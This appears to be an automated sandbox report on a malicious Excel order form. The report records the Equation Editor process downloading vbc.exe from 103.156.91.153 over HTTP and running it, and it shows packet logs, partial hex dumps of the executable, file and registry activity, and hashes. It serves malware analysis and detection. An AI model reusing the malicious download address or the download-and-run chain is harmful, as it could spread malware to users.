May 13, 2022 17:07:42.215468884 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215485096 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215501070 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215517044 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215533972 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215549946 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215558052 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.215567112 CEST	80	49171	103.156.91.153	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:07:42.215593100 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.215598106 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.215600967 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.215604067 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.219461918 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430604935 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430644035 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430661917 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430680990 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430690050 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430697918 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430716991 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430726051 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430730104 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430736065 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430746078 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430753946 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430757046 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430771112 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430774927 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430788994 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430792093 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430807114 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430826902 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430844069 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430849075 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430862904 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430865049 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430881023 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430885077 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430898905 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430902004 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430917978 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430918932 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430934906 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430939913 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430953979 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430955887 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430972099 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430974960 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.430989981 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.430998087 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431008101 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.431016922 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431026936 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.431045055 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.431055069 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431060076 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431062937 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.431078911 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431081057 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.431082964 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431099892 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.431107044 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431118011 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.431123018 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431133986 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.431138992 CEST	49171	80	192.168.2.22	103.156.91.153

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:07:42.431154966 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.431169033 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.435108900 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.645956993 CEST	80	49171	103.156.91.153	192.168.2.22

HTTP Request Dependency Graph

- 103.156.91.153


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	103.156.91.153	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 13, 2022 17:07:41.567938089 CEST	2	OUT	GET /fdcloudfiles/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.156.91.153 Connection: Keep-Alive
May 13, 2022 17:07:41.784928083 CEST	3	IN	HTTP/1.1 200 OK Date: Fri, 13 May 2022 15:07:42 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Fri, 13 May 2022 06:57:17 GMT ETag: "40667-5dedf2f5fd4c5" Accept-Ranges: bytes Content-Length: 263783 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a8 21 60 47 ec 40 0e 14 ec 40 0e 14 ec 40 0e 14 2f 4f 51 14 ee 40 0e 14 ec 40 0f 14 49 40 0e 14 2f 4f 53 14 e3 40 0e 14 b8 63 3e 14 e0 40 0e 14 2b 46 08 14 ed 40 0e 14 52 69 63 68 ec 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a9 9a 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00 00 46 36 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 a0 3b 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 04 85 00 00 a0 00 00 00 00 90 3b 00 50 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 67 00 00 00 10 00 00 00 68 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9a 13 00 00 00 80 00 00 00 14 00 00 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 eb 39 00 00 a0 00 00 00 06 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 00 01 00 00 90 3a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 50 0a 00 00 00 90 3b 00 00 0c 00 00 00 86 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELO ah:F6@;@;P.textgh `.rdatal@@.data9@.ndata:.rsrcP;@@

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2644, Parent PID: 576

General

Target ID:	0
Start time:	17:07:16
Start date:	13/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fb90000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$BON DE COMMANDE POUR CHENOUFI AEK.xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13FD67879	WriteFile
C:\Users\user\Desktop\~$BON DE COMMANDE POUR CHENOUFI AEK.xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13FD678D3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$BON DE COMMANDE POUR CHENOUFI AEK.xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13FD67879	WriteFile
C:\Users\user\Desktop\~$BON DE COMMANDE POUR CHENOUFI AEK.xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13FD678D3	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E2F0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	?.	binary	7F 3F 2E 00 54 0A 00 00 02 00 00 00 00 00 00 00 9E 00 00 00 01 00 00 00 4E 00 00 00 44 00 00 00 62 00 6F 00 6E 00 20 00 64 00 65 00 20 00 63 00 6F 00 6D 00 6D 00 61 00 6E 00 64 00 65 00 20 00 70 00 6F 00 75 00 72 00 20 00 63 00 68 00 65 00 6E 00 6F 00 75 00 66 00 69 00 20 00 61 00 65 00 6B 00 2E 00 78 00 6C 00 73 00 78 00 00 00 62 00 6F 00 6E 00 20 00 64 00 65 00 20 00 63 00 6F 00 6D 00 6D 00 61 00 6E 00 64 00 65 00 20 00 70 00 6F 00 75 00 72 00 20 00 63 00 68 00 65 00 6E 00 6F 00 75 00 66 00 69 00 20 00 61 00 65 00 6B 00 00 00 00	success or wait	1	6E2F0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **900**, Parent PID: **576**

General

Target ID:	2
Start time:	17:07:42
Start date:	13/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35D050F	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	35D050F	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	0	694	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 21 60 47 fd 40 0e 14 fd 40 0e 14 fd 40 0e 14 2f 4f 51 14 fd 40 0e 14 fd 40 0f 14 49 40 0e 14 2f 4f 53 14 fd 40 0e 14 fd 63 3e 14 fd 40 0e 14 2b 46 08 14 fd 40 0e 14 52 69 63 68 fd 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELOah:	success or wait	1	35D050F	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	694	4328	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	35D050F	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	0	5022	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 21 60 47 fd 40 0e 14 fd 40 0e 14 fd 40 0e 14 2f 4f 51 14 fd 40 0e 14 fd 40 0f 14 49 40 0e 14 2f 4f 53 14 fd 40 0e 14 fd 63 3e 14 fd 40 0e 14 2b 46 08 14 fd 40 0e 14 52 69 63 68 fd 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@ @I@/ OS@c>@+F@Rich@PE LOah:	success or wait	1	35D050F	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	6360	8192	00 00 fd 44 00 02 fd fd 04 75 12 6a 03 fd 08 00 00 59 fd fd fd 40 00 56 fd 55 fd 58 fd fd 03 75 0f 68 00 18 00 00 57 53 fd 75 fd fd 6e 0e 00 00 50 57 fd 75 fd 53 fd 75 fd fd 75 08 fd 15 0c fd 40 00 fd fd 75 03 fd 5d fd fd 75 08 fd fd 00 00 00 68 19 00 02 00 fd 08 00 00 6a 33 fd fd fd 69 08 00 00 3b fd 66 fd 1f 0f fd fd 03 00 00 fd 4d fd fd 45 fd 00 08 00 00 51 fd 4d 08 57 51 53 50 56 fd 15 08 fd 40 00 33 fd 41 fd fd 75 2e fd 7d 08 04 74 13 39 4d 08 74 06 fd 7d 08 02 75 1d fd 45 fd fd 45 fd fd 74 fd 37 33 fd 39 5d fd 57 0f fd fd fd 45 fd fd 21 40 00 00 fd 66 66 fd 1f fd 4d fd fd 5e 68 19 00 02 00 fd 3e 08 00 00 6a 03 fd fd fd fd 07 00 00 3b fd 59 fd 55 fd 66 fd 1f 0f fd 6e 03 00 00 39 5d fd fd 03 00 00 fd 4d 08 74 0c 51 57 50 56 fd 15 04 fd 40 00	DujY@VUXuhWSunPWuSuu@u]uhj3i;f MEQMWQSPV@3Au.}t9 Mt}uEEt739]WE !@ffM^h>j;YUfn9]MtQWP V@	success or wait	34	35D050F	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	5022	10704	00 fd 75 fd fd 47 53 fd fd 0d 00 00 fd fd 56 6a fd fd 1c 37 00 00 56 fd 3c 00 00 fd fd 3b fd 0f fd 6a 09 00 00 39 5d fd 74 21 56 fd 17 4b 00 00 39 5d fd 7c 0b 50 fd 75 fd fd fd 45 00 00 fd 0b 3b fd 74 07 fd 45 fd 01 00 00 00 56 fd 15 24 fd 40 00 fd 34 0c 00 00 6a 02 fd 0d 00 00 50 fd 49 00 00 fd fd 3b fd 74 13 fd 76 14 fd 75 fd fd 45 00 00 fd 76 18 fd 51 fd fd fd fd 45 fd 66 fd 1f 66 fd 18 fd 04 09 00 00 6a fd fd 75 0d 00 00 fd 4d fd fd 45 fd 51 50 6a 0a fd fd 49 00 00 fd 0b fd fd 45 fd 66 fd 1f 3b fd 66 fd 18 fd 45 fd 01 00 00 00 0f fd fd 0b 00 00 56 6a 40 fd 15 38 fd 40 00 3b c9 45 08 0f fd fd 0b 00 00 6a 0b fd fd 49 00 00 6a 0c fd 45 fd fd 49 00 00 fd 75 08 fd 45 fd 56 53 fd 75 fd fd 55 fd fd fd 74 3c fd 45 fd 50 fd 45 fd 50 68 14	uGSVj7V<;j9]t!VK9]|PuE; tEV$@4j PI;tvuEvQEffjuMEQPjIEf; fEVj@8@ ;EjIjEIuEVSuUt<EPEPh	success or wait	5	35D050F	URLDownloadToFileW
C:\Users\Public\vbc.exe	203046	60737	fd fd fd 47 4c 2c fd 4d fd fd 6f fd 28 78 fd 61 fd 27 6f 20 16 fd 15 fd 28 fd 22 11 fd fd 7b 68 fd fd fd fd 2d 20 63 61 fd fd 75 fd fd fd 55 fd 1d fd 22 1e 34 73 fd 66 fd d7 18 fd fd fd fd 11 30 45 6a 4f fd 46 fd 30 fd fd 2b fd fd 3f fd fd 50 fd 2c fd fd 69 73 fd 6f fd 59 fd 50 fd fd 31 fd 17 1d 0b fd fd 39 08 fd 5b fd 22 4e fd fd fd fd fd 5a fd fd 30 50 fd 78 20 fd 23 43 42 25 67 fd 20 fd fd 3d fd fd fd fd 53 fd e1 fd fd fd 2f 4a 46 fd fd 63 4c 13 fd 54 fd fd fd 3c fd fd 77 00 fd 7b fd 20 fd c5 fd 89 fd fd 6c fd fd 61 fd fd 0d 25 64 58 fd 14 74 fd 29 fd fd 64 42 fd fd fd fd fd 01 b0 fd fd fd fd fd fd 3c 2c 2b fd 3c fd 7e 05 fd 57 2f 04 fd fd 40 66 14 fd 52 28 fd 18 62 fd 7e fd fd fd 72 fd	GL,Mo(xa'o ("{h-cauU"4sf0EjOF0+? PisoYP19["NZ0Px #CB%g =S/JFcLT<w{ la%dXt)dB<,+ <~W@fR(b~r	success or wait	1	35D050F	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2520**, Parent PID: **900**

General

Target ID:	4
Start time:	17:07:47

Start date:	13/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	263783 bytes
MD5 hash:	5AF1C7DD89A535DEE51C3E28B4A74F8D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nscD5A.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsmD99.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nscDF8.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061CC	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nscDF8.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405BE8	CreateDirectoryW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C28	CreateDirectoryW
